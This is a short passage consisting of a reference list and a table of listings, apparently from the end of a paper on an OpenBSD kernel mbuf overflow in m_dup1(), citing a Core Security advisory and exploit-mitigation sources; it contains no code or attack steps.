- [1] *Original Core Security Advisory* <http://www.coresecurity.com/index.php5?module=ContentMod&action=item&id=1703>
- [2] *OpenBSD Home Page* <http://www.openbsd.org/>
- [3] *T. de Raadt- Exploit mitigation Techniques* <http://www.openbsd.org/papers/ven05-deraadt/index.html>
- [4] *Future direction of PaX* <http://pax.grsecurity.net/docs/pax-future.txt>

Listings

1	mbuf structure definition	3
2	m_dup1() overflow instruction	5
3	m_ext structure definition	6
4	bootstrap selectors setup	22